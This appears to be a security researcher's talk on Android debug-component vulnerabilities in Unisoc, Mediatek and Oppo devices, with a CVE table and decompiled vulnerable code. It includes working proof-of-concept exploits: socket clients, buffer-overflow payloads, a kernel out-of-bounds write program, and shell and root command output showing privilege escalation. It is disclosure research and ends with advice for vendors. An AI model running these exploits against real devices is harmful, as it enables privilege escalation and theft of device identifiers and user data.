CVE-2023-42640	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42639	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42638	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42635	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42636	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42643	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42637	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42641	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42652	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
CVE-2023-42648	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
CVE-2022-47347	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47348	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47342	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47343	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47344	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47345	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47346	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
CVE-2022-47341	Unisoc	Medium	EoP	engineermode services	Debug APP
CVE-2022-48382	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
CVE-2022-48378	Unisoc	Medium	EoP	log_manager	Debug APP
CVE-2022-47359	Unisoc	Medium	DoS	log_service	Debug Daemon
CVE-2022-47360	Unisoc	Medium	DoS	log_service	Debug Daemon
CVE-2022-39089	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
CVE-2022-47358	Unisoc	Medium	EoP	log_service	Debug Daemon
CVE-2022-27250	Unisoc	High	EoP	autoslt	Debug APP
CVE-2022-47453	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
CVE-2022-47339	Unisoc	High	EoP	cmd_service	Debug Daemon
CVE-2022-47452	Unisoc	Medium	OOB Write	gnss_dbg	Debug Driver
CVE-2022-39118	Unisoc	Medium	Buffer Overflow	sprd_sysdump	Debug Driver
CVE-2021-1049	Unisoc	High	EoP	slogmodem	Debug Daemon
CVE-2022-47357	Unisoc	Medium	DoS	ylog	Debug Daemon
CVE-2022-47354	Unisoc	Medium	DoS	ylog	Debug Daemon
CVE-2022-47355	Unisoc	Medium	DoS	ylog	Debug Daemon
CVE-2022-47356	Unisoc	Medium	DoS	ylog	Debug Daemon
CVE-2022-47334	Unisoc	Medium	OOB Read	phasecheckserver	Debug Daemon
CVE-2022-47485	Unisoc	Medium	Buffer Overflow	phasecheckserver	Debug Daemon
CVE-2022-20098	Mediatek	Medium	Information Disclosure	AEE	Debug Daemon
CVE-2021-0404	Mediatek	Medium	Information Disclosure	mobile_log_d	Debug Daemon
CVE-2021-0363	Mediatek	Medium	EoP	mobile_log_d	Debug Daemon
CVE-2021-0364	Mediatek	Medium	EoP	mobile_log_d	Debug Daemon
CVE-2020-11836	Oppo	Medium	Information Disclosure	AEE	Debug Daemon

Findings

- 49 CVEs Credit
- 3 vendors

Information Disclosure

- CVE-2022-20098
- Debug Native Daemon: aee_aed/aee_aed64
- Entry point: UDS com.mtk.aee.aed_64

Accepting parameters to dump information from any process

```
if ( (_DWORD)v25 == 1 )
{
  v33 = aee_log_route(v25, v26, v27, v28, v29, v30, v31, v32);
  if ( (_DWORD)v33 == 1 || (unsigned int)aee_log_route(v33, v34, v35, v36, v37, v38, v39, v40) == 2 )
    __android_log_print(
      3LL,
      "AEE_AED",
      "/system_ext/bin/aee_dumpstate: filepath %s, pid %d, tid %d, exp_class %d, db_opt %d",
      (const char *)(a1 + 4096),
      a2,
      a3,
      a4,
      *(unsigned int *)(a1 + 8272));
}
sprintf((__int64)v44, 64LL, 64LL, "%d", a4);
sprintf((__int64)v43, 64LL, 64LL, "%d", *(unsigned int *)(a1 + 8272));
if ( a2 == 0xAEEFF000 )
{
  sub_30668(0LL, 0LL, 0x12Cu, "/system_ext/bin/aee_dumpstate", "-j", a1 + 4096, "-c", v44);
}
else
{
  sprintf((__int64)v46, 64LL, 64LL, "%d", a2);
  if ( a3 != 0xAEEFF000 )
    sprintf((__int64)v45, 64LL, 64LL, "%d", a3);
  sub_30668(0LL, 0LL, 0x12Cu, "/system_ext/bin/aee_dumpstate", "-j", a1 + 4096, "-p", v46);
}
```

```
void poc_use_uds(int pid) {
    int server = socket_local_client("com.mtk.aee.aed_64", 0, 1);
    if (server <= 0) {
        printf("connect to server failed!\n");
        exit(1);
    }
    fcntl(server, 2, 1);

    struct AE_Msg msg;
    msg.cmdType = AE_IND;
    msg.cmdId = AE_IND_FATAL_RAISED;
    msg.pid = pid;
    msg.cls = AE_HW_REBOOT;
    msg.len = 0;
    msg.dbOption = DB_OPT_TRACING_OFF_CCCI; // DB_OPT_VM_HPROF

    send(server, &msg, sizeof(msg), 0);

    while (1) {
        int ret = recv(server, &msg, sizeof(msg), 0);
        if (ret < 0) {
            printf("recv failed!\n");
            break;
        }
        printf("recv cmd id: %d\n", msg.cmdId);
        if (msg.cmdId == AE_IND_LOG_CLOSE) {
            break;
        }
        switch (msg.cmdId) {
            case AE_REQ_TYPE:
```

Information Disclosure

- Debug APP: EngineerMode

Leaking various device identification codes

```
if(this.mPcscfSwitch != null) {
    String v0_3 = SystemPropertiesProxy.get("persist.vendor.sys.volte.pcscf");
    Log.d("VolteSettingsActivity", "onStart pcscfAddress is: " + v0_3);
    if("".equals(v0_3)) {
        this.mPcscfSwitch.setChecked(false);
        this.mPcscfSwitch.setSummary(this.getString(0x7F0F04B3));
    }
    else {
        this.mPcscfSwitch.setChecked(true);
        TwoStatePreference v1_1 = this.mPcscfSwitch;
        v1_1.setSummary(this.getString(0x7F0F04B5) + ": " + v0_3.trim());
    }
}
```

Code 85 Bytes

```
1  03-11 16:37:13.646  2835  2835 D VolteSettingsActivity: onStart pcscfAddress is
```

Code 90 Bytes

```
1  03-11 13:35:52.354 12774 12774 D PHONEINFO: get all IME
2
```

```
@NotNull public List getCdmaImsi() {
    String v5;
    String v0 = "PHONEINFO";
    Log.d(v0, "get all CDMAIMSI");
    int v1 = this.getPhoneCount();
    ArrayList v2 = new ArrayList(v1);
    int v3 = 0;
    int v4;
    for(v4 = 0; true; ++v4) {
        v5 = "";
        if(v4 >= v1) {
            break;
        }

        v2.add(v5);
    }

    ArrayList v1_1 = v2;
    int v2_1 = this.getPhoneCount();
    while(v3 < v2_1) {
        String v4_1 = DmykAbsTelephonyManagerProxy.INSTANCE.getCdmaImsi(v3);
        if(v4_1 == null) {
            ((List)v1_1).set(v3, v5);
        }
        else {
            ((List)v1_1).set(v3, v4_1);
        }

        ++v3;
    }

    Log.d(v0, "get all CDMA IMSI " + CollectionsKt.joinToString$default(v1_1, null, null, null, 0, null, null, 0x3F, null));
    return ((List)v1_1);
}
```

```
}

@SuppressLint(value={"MissingPermission"}) @NotNull public List getAllImei() {
    String v0 = "PHONEINFO";
    Log.d(v0, "get all IMEI");
    int v1 = this.getPhoneCount();
    ArrayList v2 = new ArrayList(v1);
    int v3 = 0;
    int v4;
    for(v4 = 0; v4 < v1; ++v4) {
        v2.add("");
    }

    ArrayList v1_1 = v2;
    int v2_1 = this.getPhoneCount();
    while(v3 < v2_1) {
        String v4_1 = this.getTelephoneMgr().getImei(v3);
        Intrinsics.checkExpressionValueIsNotNull(v4_1, "telephoneMgr.getImei(i)");
        ((List)v1_1).set(v3, v4_1);
        ++v3;
    }

    Log.d(v0, "get all IMEI " + CollectionsKt.joinToString$default(v1_1, null, null, null, 0, null, null, 0x3F, null));
    return ((List)v1_1);
}
```

Memory Corruption

- CVE-2022-48382
- Debug HAL Service: vendor.sprd.hardware.log@1.0-service
- Entry point: UDS hidl_common_socket

Buffer Overflow

```
1  v28 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
2    if ( !a3 )
3    {
4      __android_log_print(6LL, "CmdListener", "cmd lenth is 0");
5      return;
6    }
7    __android_log_print(3LL, "CmdListener", "new cmd comes:%s", cmd_input);
8    save_ptr = 0LL;
9    memset(s, 0, sizeof(s));
10    v9 = strchr(cmd_input, 32);
11    v10 = cmd_input;
12    if ( v9 )
13    {
14      v10 = v9 - 1;
15      do
16        v11 = (unsigned __int8)*++v10;
17      while ( isspace(v11) );
18    }
19    v12 = strlen(v10);
20    __strncpy_chk(s, v10, v12, 4096LL);// Overflow here
21    v13 = strtok_r(cmd_input, " ", &save_ptr);
22    if ( !v13 || (v14 = v13, !__strlen_chk(s, 4096LL)) )
```

```
int capacity = 10000;
        StringBuilder builder = new StringBuilder(capacity);
        for (int i = 0; i < capacity; i++) {
            builder.append("a");
        }
        String payload = builder.toString();
        poc_log_service(payload);
    }

     private void poc_log_service(String cmd){
         SocketUtils.sendCmd(SOCKET_NAME, cmd + '\n');
     }
```

Memory Corruption

- CVE-2022-39118
- Debug Driver: sprd_sysdump
- Entry point: File Operations

Out-of-Bound Write

```
WARNING: CPU: 1 PID: 5755 at sprd_sysdump_write+0x1d0/0x20c
[ 3431.001448] Modules linked in: sprdwl_ng(O) flash_ic_sc2721(O) sprd_fm(O) sprdbt_tty(O) gt9xx_ts(O) gslX680_ts(O) himax_ts(O) tcs3430(O)
[ 3431.001501] CPU: 1 PID: 5755 Comm: poc_qlw Tainted: G        W  O    4.14.133 #1
[ 3431.001504] Hardware name: Spreadtrum SC9863A-1H10 Board (DT)
[ 3431.001509] task: 0000000075332dd3 task.stack: 0000000057e69639
[ 3431.001514] PC is at sprd_sysdump_write+0x1d0/0x20c
[ 3431.001518] LR is at sprd_sysdump_write+0x1d0/0x20c
[ 3431.001522] pc : [<ffffff800846f080>] lr : [<ffffff800846f080>] pstate: 60400045
[ 3431.001525] sp : ffffff8009c13d50
[ 3431.001527] x29: ffffff8009c13d80 x28: ffffffc078b7e200
[ 3431.001534] x27: ffffff8008962000 x26: 0000000000000040
[ 3431.001540] x25: 0000000000000124 x24: ffffffc078b7e200
[ 3431.001550] x23: 0000000000000000 x22: 0000000000300000
[ 3431.001557] x21: 0000007fdae36bf8 x20: 0000007fdae36bf8
[ 3431.001563] x19: 0000000000300000 x18: 00000000000000ac
[ 3431.001571] x17: 00000000000000ac x16: ffffff8009064cc4
[ 3431.001577] x15: 0000000000000004 x14: 000000000000003c
[ 3431.001583] x13: 000000000004a578 x12: 0000000000000000
[ 3431.001589] x11: 0000000000000001 x10: 0000000000000007
[ 3431.001594] x9 : 90ccfcb0d45ec300 x8 : 90ccfcb0d45ec300
[ 3431.001604] x7 : 0000000000000000 x6 : ffffff80090af233
[ 3431.001610] x5 : 0000000000000000 x4 : 0000000000000008
[ 3431.001616] x3 : 0000000000000021 x2 : 0000000000000001
[ 3431.001622] x1 : 00000000000000c0 x0 : 0000000000000027
[ 3431.001634] \x0aPC: 0xffffff800846f000:
[ 3431.001637] f000  913dd821 97f266e7 2a1f03e0 94000035 d0003ba0 b0003ba1 91019000 913dd821
[ 3431.001660] f020  97f266e0 d0005669 f94007e8 f9478529 eb08013f 54000421 aa1303e0 a9437bfd
[ 3431.001680] f040  a8424ff4 f9400bf5 910103ff d65f03c0 d0003ba0 b0003ba1 91008000 913dd821
```

```c
#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <unistd.h>
#define CHR_DEV_NAME "/proc/sprd_sysdump"

#define WRITE_COUNT 0x300000

int main()
{
    int ret;
    char buf[WRITE_COUNT];
    int fd = open(CHR_DEV_NAME, O_RDWR);
    if(fd < 0)
    {
        printf("open file %s failed!\n", CHR_DEV_NAME);
        return -1;
    }

    //write
    write(fd, buf, WRITE_COUNT);

    close(fd);
    return 0;
}
```

Local Privilege Escalation

- CVE-2022-47339
- Debug Daemon: cmd_service
- Entry point: UDS cmd_skt

```
on boot
    setprop persist.sys.cmdservice.enable disable

service cmd_services /system/bin/cmd_services
    class main
    user root
    group system
    disabled
    oneshot

on property:persist.sys.cmdservice.enable=enable
    start cmd_services

on property:persist.sys.cmdservice.enable=disable
    stop cmd_services
```

```
42917 7744/cmd_services  @cmd_skt
```

```
t405g_m8t3:/system/etc/init # ps -ef | grep cmd
root          7744     1 0 10:14:15 ?     00:00:00 cmd_services
```

```
__int64 __fastcall sub_21BC(__int64 a1)
{
  unsigned int v2; // w20
  __int64 v3; // x19
  pthread_t v4; // x0
  FILE *v5; // x0
  FILE *v6; // x21
  __int64 v7; // x28
  __int64 v8; // x2
  const char *v9; // x3
  __int64 v10; // x0
  __int64 v11; // x0
  char s[4096]; // [xsp+10h] [xbp-B060h] BYREF
  _BYTE v14[40976]; // [xsp+1010h] [xbp-A060h] BYREF

  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
  v2 = *(_DWORD *)(a1 + 256);
  v3 = *(int *)(a1 + 260);
  memset(v14, 0, 0xA000uLL);
  v4 = pthread_self();
  pthread_detach(v4);
  v5 = popen((const char *)a1, "r");
  if ( v5 )
```

```
t405g_m8t3:/ # ls -al /data/local/tmp
total 3565
-rw-rw-rw- 1 shell shell        0 2022-09-14 11:26 \r
drwxrwx--x 3 shell shell     3488 2022-09-18 08:33 .
drwxr-x--x 5 root  root      3488 2022-06-25 21:16 ..
drwxrwxrwx 5 shell shell     3488 2022-09-15 13:59 .studio
-rw-rw-r-- 1 shell shell  3624718 2022-09-13 22:10 1.png
-rw------- 1 root  system       0 2022-09-18 08:34 222
```

Exploiting vulnerabilities

- CVE-2022-27250(Duplicated with Kryptowire)

Kryptowire Identifies Security and Privacy Vulnerability in Mobile Device Chipset from China

March 15, 2022 – McLean, VA, United States–Kryptowire Inc., a mobile security and privacy solutions company, today announced that they have identified a critical security and privacy vulnerability affecting mobile devices with UNISOC, China's largest designer of chips for mobile phones. The vulnerability within the chipset, if exploited, allows malicious actors to take control over user data and device functionality.

Specifically, the vulnerability allows intruders to access call and system logs, text messages, contacts, and other private data, video record the device's screen or use the external-facing camera to record video, or even take control of the device remotely, altering or wiping data. Adhering to its disclosure policy, Kryptowire notified affected device manufacturers and carriers, as well as UNISOC, of the vulnerability in December 2021.

The params are receviced and could test the functions in device. Such as

1、Camera
2、Phone
3、FM
4、BT
5、Video
6、Wifi
7、GPS
8、……

Thank you for your report! We appreciate your contribution to the Unisoc chipset rewards program.

This issue is duplicated with CVE-2022-27250 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-27250), we have removed SprdAutoSIt from user release build.

Exploiting vulnerabilities

- CVE-2022-27250(Duplicated with Kryptowire)

```
if("PowerOff".equals(arg4)) {
    this.setCurrentAction(new ShutDownAction(this.mStatusChangedListener));
}

if("DualCameraCheck".equals(arg4)) {
    this.setCurrentAction(DualCameraCheckAction.getInstance(this.mStatusChangedListener));
}

if("FingerprintCheck".equals(arg4)) {
    this.setCurrentAction(FingerprintTestAction.getInstance(this.mStatusChangedListener, this.mBackStatusChangedListener));
}

if("GetFile".equals(arg4)) {
    this.setCurrentAction(SendFileAction.getInstance(this.mStatusChangedListener));
}

if("Reset".equals(arg4)) {
    this.setCurrentAction(ResetAction.getInstance(this.mStatusChangedlistener));
}

if("10".equals(arg4)) {
    this.setCurrentAction(new NenaMark2Action(this.mStatusChangedListener, this.mContext));
}

if("GetRTCResult".equals(arg4)) {
    this.setCurrentAction(RTCTestAction.getInstance(this.mStatusChangedlistener, this.mBackStatusChangedlistener));
}

if("OTGCheck".equals(arg4)) {
    this.setCurrentAction(OTGTestAction.getInstance(this.mStatusChangedlistener, this.mBackStatusChangedlistener));
}

if("StartManualItem".equals(arg4)) {
    this.mBackgroundTestAction = BackgroundTestAction.getInstance(this.mStatusChangedlistener, this.mBackStatusChangedlistener);
    this.setCurrentAction(this.mBackgroundTestAction);
}

if("ShellScript".equals(arg4)) {
    this.setCurrentAction(new ShellScriptAction(this.mStatusChangedlistener));
}
```

cmd list

```
#!/usr/bin/env python3
import socket
import sys

def send(payload):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.24.65.249", 7878))
    s.send(payload.encode())
    print("Feed back :")
     print(s.recv(2000))
     s.close()
#payload =
payload = "c
send(payload)
```

```
1|t405g_m8t3:/ $ netcat 127.0.0.1 1234
id
uid=1000(system) gid=1000(system) groups=1000(system),1013(media),1023(media_rw),1065(reserved_disk),2001(cache),3001(net_bt_admin),3002(net_bt),3003(inet),9997(everybody),9997(everybody) context=u:r:sprd_autoslt_app:s0:c512,c768
```

Exploiting vulnerabilities

- Limitation of CVE-2022-47339: The "setprop" command requires system-level permissions, and UDS (Unix Domain Socket) connections are subject to SELinux restrictions.

Selinux Policy


```
allow sprd_autoslt_app cmd_services:unix_stream_socket { connectto };
```

System Cmd

```
app_process -Djava.class.path="/sdcard/classes.dex" /system/bin --nice-name=rce
com.example.extdata.Main "$@"
```

Root Cmd

```
09-20 09:11:01.411  6525  6525 D          : cmd_services:main: excute client[0]'s command<id 2>&1> in tid[0]
09-20 09:11:01.411  6525  6525 D          :
09-20 09:11:01.412  6525  6596 D          : cmd_services:exec_cmd: tid[0], id 2>&1 execute success!
09-20 09:11:01.412  6525  6596 D          :
09-20 09:11:01.454  6525  6596 D          : cmd_services:exec_cmd: tid[0], buf: uid=0(root) gid=1000(system) groups=1000(
system) context=u:r:cmd_services:s0
09-20 09:11:01.454  6525  6596 D          :
```



Summary

Summary

- The debug modules cover multiple layers of the system, from the app level to the driver level, resulting in multiple attack surfaces, primarily focused on inter-process communication (IPC).

- Some debug functionalities require executing high-privileged commands across processes. Improper handling of these commands can lead to local privilege escalation.

- Factory testing tools often involve Wi-Fi, Bluetooth, and telephony functionalities. Improper handling of these tools can result in information leakage, such as exposing Wi-Fi addresses, Bluetooth addresses, IMEI numbers, and other sensitive information.

Suggestions

- **For vendors**: some debug modules should not release to downstream such as factory testing.
- **For OEM/ODMs**: BSP modules should be selectively chosen based on specific needs, and not accepted in their entirety
- **For users**: Regularly perform device security upgrades.

Thanks

https://twitter.com/sanpangzi321